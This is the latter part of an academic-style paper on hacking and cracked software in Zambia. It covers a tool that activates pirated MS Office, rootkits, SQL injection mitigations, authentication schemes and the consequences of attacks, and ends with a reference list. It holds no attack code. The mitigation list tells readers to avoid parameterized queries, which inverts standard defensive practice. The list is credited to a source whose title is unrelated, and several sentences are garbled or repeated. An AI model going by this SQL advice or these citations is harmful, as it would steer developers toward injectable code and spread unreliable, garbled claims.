

Figure 13: Smart Utilities includes activation button

The tool can also assist to download Microsoft 2013 or Microsoft 2016 office software that can be cracked using the same tool.

Figure 14: GUI for downloads for MS Office 2013/ 2016

XIV. ANALYSIS

The crack that could have been used in creating the crack for MS Office as discussed above is the root kit.

A rootkit is designed to conceal the compromise of a computer's security and can represent any of a set of programs which work to subvert control of an operating system from its legitimate operators [4]. Usually, a rootkit will obscure its installation and attempt to prevent its removal through a subversion of standard system security [4]. Rootkits may include replacements for

system binaries so that it becomes impossible for the legitimate user to detect the presence of the intruder on the system by looking at process tables [4].

The hacked software can work ordinarily for years without being detected by the owner even through the internet. In the past software owners used to detect their cracked software and disabled them from running on the machines nowadays hackers have become more complicated and the hacked software are not that easy to detect even by the developers. The encroachment of the hacking that is going on now leaves a lot as to wonder who is behind the scourge. Other forms in which this type of intrusion or threat may be created if an authorised individual who has sufficient rights and privileges to access organisational resources, decides to deliberately destabilize the organisational networks or computing resources by disabling security features of the network so as to allow harmful applications such as botnets into the organisation [7].

XV. PROTECTION ANALYSIS

There are measures that can be taken to mitigate attacks from hackers. These measures are not conclusive nor infallible but are worth trying to secure systems from hackers.

K. Christian [11] et al have outlined some ways of preventing or mitigating SQL injection attacks:

- **No user should be trusted**: when users submit data, it should be suspect and should be validated and sanitized
- **Dynamic SQL** such as statements, parameterized queries or stored procedures should be avoided whenever possible
- SQL software should be **updated** and patched at all times and regularly
- **Firewall web application** (WAF) should be considered – either software or appliance based to help filter out malicious data.
- **Reduce your attack surface**: Get rid of any database functionality that you don't need to prevent a hacker taking advantage of it. For example, the xp_cmdshell extended stored procedure in MS SQL spawns a Windows command shell and passes in a string for execution, which could be very useful indeed for a hacker.
- **Use appropriate privileges**: don't connect to your database using an account with admin-level privileges unless there is some compelling reason to do so. Using a limited access account is far safer, and can limit what a hacker is able to do.
- **Keep your secrets secret**: Assume that your application is not secure and act accordingly by encrypting or hashing passwords and other confidential data including connection strings.
- **Don't disclose more information than you need to**: hackers can learn a great deal about database architecture from error messages, so ensure that they display minimal information. Use the "Remote Only" custom Errors mode (or equivalent) to display verbose error messages on the local machine while ensuring that an external hacker gets nothing more than the fact that his actions resulted in an unhandled error.
- **Change the passwords of application accounts allied with the database regularly**. This is corporate sense, but in practice these passwords often stay unchanged for months or even years.
- **Buy and use good software from reputable companies**: Bad software can be recipe for hackers. Whenever there is need to change software or program it is suggested that code writers are made responsible for checking the code and for fixing security flaws in custom applications before the software is delivered.

It's important to secure systems from hackers. One of the ways of making the systems secure is to use and implement an intelligent authentication implementation of an intelligent authentication systems. The system uses four identity attributes. These four identity attributes are used as the input, where each identity attribute can be assigned a score of zero if the wrong attribute was submitted or the computed metric value if the correct attribute is submitted [12]. Four neurons in the hidden layer, one neuron in the layer, one neuron in the output layer output layer [12];

- Sigmoid function as the transfer function and
- Back propagation Back propagation algorithm for learning.

Another way that can be used to secure the system from being compromised by hackers is to create a combination of authentications by the user. Instead of just using the unique card number and the PIN number combination, the password, username and IP address combination can be used in addition to the biometrics as well [13]. This implies that in addition to other form of identity and authentication biometric can also be added. This can be in form of finger print or one's palm.

XVI. CONCLUSION

Hackers beget hackers. Hackers do not come from without but from within us. Hackers are there to protect systems from hackers. Black hat hackers could be the results of white hat hackers and vice versa. It's not easy to know what started first. Were white hackers existed before black hackers or white hackers existed before black hackers. Computer scientists have developed software to prevent hackers' from compromising the organisations' networks and systems. However, no matter how good these barriers are hackers have developed even more advanced hacking tools to access or attack the systems. Different establishments like banks have also fallen victims of hacking no matter how high they have set their bar of security. Security protocols development would help in safe guarding customer information and should be made sophisticated for the hackers.

Another establishment that has tried to keep security for its patience is the Ministry of Health. Health researches in Zambia have also tried to raise the level of confidentiality of its patient to the maximum. They have suggested the addition of pin numbers for smart cards and staff access cards with passwords have improved security of the smart-care program in Zambia although some scholars have advocated for the inclusion of encryption as a key security feature to prevent hacking.

Software development can be a very expensive venture but, in most cases, the returns are overwhelmingly good. This could be a good reason why Microsoft and Apple are part of the most expensive and rich companies in the world now. Most of their software is also expensive and there are poor people who cannot afford their products. Hackers especially black hat hackers think they are duty bound to make such expensive products available to all at no price at all. They feel they should help the poor by making such expensive software available to them at no cost. They imitate the Robin Hood style of the old days where Robin Hood stole from the rich who lived opulent lives on the expense of the poor. Robin himself was not poor but stole from the rich to help the poor. He had a notion that most corporates were stingy and did not want to share their riches with the poor.

Some hackers hack the system just for fun and to show off that they can control computer systems. They make the systems vulnerable and for them that all and feel good that someone is in trouble because of their own actions.

The following are some of the consequences of network attacks:

Intermittent Business: Even small cyber-attacks can disrupt business. This may result in financial information and interrupted inventory to a complete digital shutdown. This may result in the denial of service (DOS).

Data Loss: Data lose may result in compromised consumer privacy and agency.

Fines and Legal Consequences: Apart from properly reporting the depth and breadth of a cyber-attack, your business could face specific government-mandated “mishandling” fines, plus lose compliance or standard certifications.

Overall Loss of Business: Technology consumers will least trust a company whose resume is tarnished with digital maladministration. This directly affects the company’s ability to stay open.

Disparate other data attacks that attempt to trick users or sneak past system defenses, brute-force hacks simply charge at a network. Cyber attackers using a brute-force strategy will typically inundate a network with various password trial-and-error attempts. Many will employ custom software that can attempt hundreds of password combinations a minute, expediting their hack and giving them access to an entire network’s data through a single-entry point.

A good number of the software used in Zambia is pirated software. However, due to the inconsequential numbers of hacked software in Zambia software developers whose software has been hacked and used in Zambia have found it not worth the trouble of going around to uninstall or deactivate such software from peoples’ computers.

It is possible to create an atmosphere that can be conducive to lessening the use of hacked software. One of the ways is to make such software inexpensive not only in Zambia but the world at large by renouncing tax on such software.

XVII. REFERENCES

[1] Laws.com, "Hacking," Laws.com, 2017. [Online]. Available: https://cyber.laws.com/hacking. [Accessed 03 11 2017].

[2] M. A. Ghanem, "BackTrack System: Security against Hacking," *International Journal of Scientific and Research Publications*, vol. 5, no. 2, p. 4, 2015.

[3] S. Raymond E, The New Hacker’s Dictionary, MIT Press: Cambridge, 1996.

[4] S. Goel, K. Gupta, M. Garg and M. A. K, "Ethical Hacking and Its Countermeasures," *International Journal of Advance Research and Innovation*, vol. 2, no. 3, pp. 624-629, 2014.

[5] M. Nycyk, "The New Computer Hacker’s Quest and Contest with the Experienced Hackers: A Qualitative Study applying Pierre Bourdieu’s Field Theory," *International Journal of Cyber Criminology*, vol. 10, no. 2, p. 93, 2016.

[6] L. Musambo, M. Chinyemba and J. Phiri, "Identifying Botnets Intrusion and Prevention," *Zambia ICT Journal*, vol. 1, no. 1, pp. 63-68, 2017.

[7] Hacking Tutorials, "Hacking-tutorials," Hacking Tutorials, 24 May 2015. [Online]. Available: https://www.hackingtutorials.org/wifi-hacking-tutorials/how-to-hack-upc-wireless-networks/. [Accessed 03 11 2018].

[8] T. Atefeh, I. Suhaimi and M. Maslin, "SQL Injection Detection and Prevention Techniques," *International Journal of Advancements in Computing Technology*, pp. 2-9, August 2011.

[9] G. Kambourakis, F. G. Marmol and G. Wang, "Security and Privacy inWireless and," Future Internet, vol. 10, no. 3390, p. 1, 2018.

[10] Admin, "Password Recovery," Top Password.com, 7 August 2017. [Online]. Available: https://www.top-password.com/blog/tag/how-to-use-john-the-ripper/. [Accessed 4 11 2018].

[11] K. Christian, B. Katja, T. Markus, H. Stephan and R. Kai, "How to Enhance Privacy and Identity Management for Mobile Communities: Approach and User Driven Concepts of the PICOS Project," Mobile Business & Multilateral Security, 2010.

[12] J. Phiri and T.-J. Zhao, "Identity attributes quantitative analysis and the development of a metrics model using text mining techniques and information theory," *International Conference on Information Theory and Information Security*, pp. 390-393, 2010.

[13] J. Phiri, T.-J. Zhao and C. Zhu, "Using Artificial Intelligence Techniques to Implement a Multifactor Authentication System," *International Journal of Computational Intelligence Systems*, vol. 4, no. 4, pp. 420-430, 2011.

[14] A. Parkar, S. Sharma and S. Yadav, "Introduction to Deep Web," *International Research Journal of Engineering and Technology (IRJET)*, vol. 4, no. 6, pp. 1-4, 2017.

[15] K. I-Lung, "Securing mobile devices in the business environment," IBM Global Technology Services; Thought Leadership White Paper, pp. 2-10, October 2011.

[16] R. Bhasker and B. Kapoor, "Information Technology Security Management," in Computer and Information Security Handbook, Burlingtone, *Morgan Kaufmann Publishers is an imprint of Elsevier*, 2009, pp. 259 -267.

[17] M. Ahmad and J. Parvez, "A Novel Strategy to Enhance the Android Security Framework," *International Journal of Computer Applications* (0975 – 8887), vol. 91, no. 8, pp. 1-5, 2014.

[18] R. Bhasker and B. Kapoor, "Computer and Information Security Hand Book," in Computer and Information and System Security, Burlington, *Morgan Kaufmann Publishers is an imprint of Elsevier*, 2009, pp. 259-257.

[19] K. Kathirvel, "Credit Card Frauds and Measures to Detect and Prevent Them," International Journal of Marketing, *Financial Services & Management Research*, vol. 2, no. 3, pp. 1-8, 2013.

[20] M. S. Gaigole and M. A. Kalyankar, "The Study of Network Security with Its Penetrating Attacks and Possible Security Mechanisms," *International Journal of Computer Science and Mobile Computing*, vol. 4, no. 5, p. 729, 2015.

[21] M. B. Mollaha, M. A. K. Azada and A. Vasilakosb, "Security and privacy challenges in mobile cloud computing: Survey and way ahead," *Journal of Network and Computer Applications*, vol. 84, p. 38, 2017.

[22] MSA Technosoft, "Hacking | Types | Purpose | Hackers | SQL | Injection | SQLMAP | Penetration Testing," MSA Technosoft, 30 May 2018. [Online]. Available: https://msatechnosoft.in/blog/tech-blogs/hacking-types-purpose-hackers-sql-injection-sqlmap-penetration-testing?fbclid=IwAR0lfQ51CGPDOPLiWY5Z0eNHP8SkSC-c65qQxlQrkrKvqWPDWy6_Dt_qrKc. [Accessed 3 November 2018].

[23] D. Bernardo and G. Assumpcao, "Automatic SQL injection and database takeover tool," Sqlmap, 2018. [Online]. Available: http://sqlmap.org/. [Accessed 3 11 2018].

[24] A. Nuwagaba and B. Ngoma, "Analysis of E-Banking as a Tool to Improve Banking Services in Zambia," *International Journal of Business and Management Invention*, vol. 3, no. 11, pp. 62-66, 2014.

[25] K. Mwebo, "Security of electronic health records in a resource limited setting: The case of smart-care electronic health record in Zambia," in *Australian eHealth Informatics and Security*, Perth, 2014.

[26] R. Paul, "10 Ways to Prevent or mitigate SQL Injection Attack," Enterprise Networking Planet, 24 February 2010. [Online]. Available: http://www.enterprisenetworkingplanet.com/netsecur/article.php/3866756/10-Ways-to-Prevent-or-Mitigate-SQL-Injection-Attacks.htm. [Accessed 1 January 2019].

[27] M. K. Chinyemba and J. Phiri, "Gaps in the Management and Use of Biometric Data: A Case of Zambian Public and Private Institutions," *Zambia Information Communication Technology (ICT) Journal*, vol. 2, no. 1, p. 37, 2018.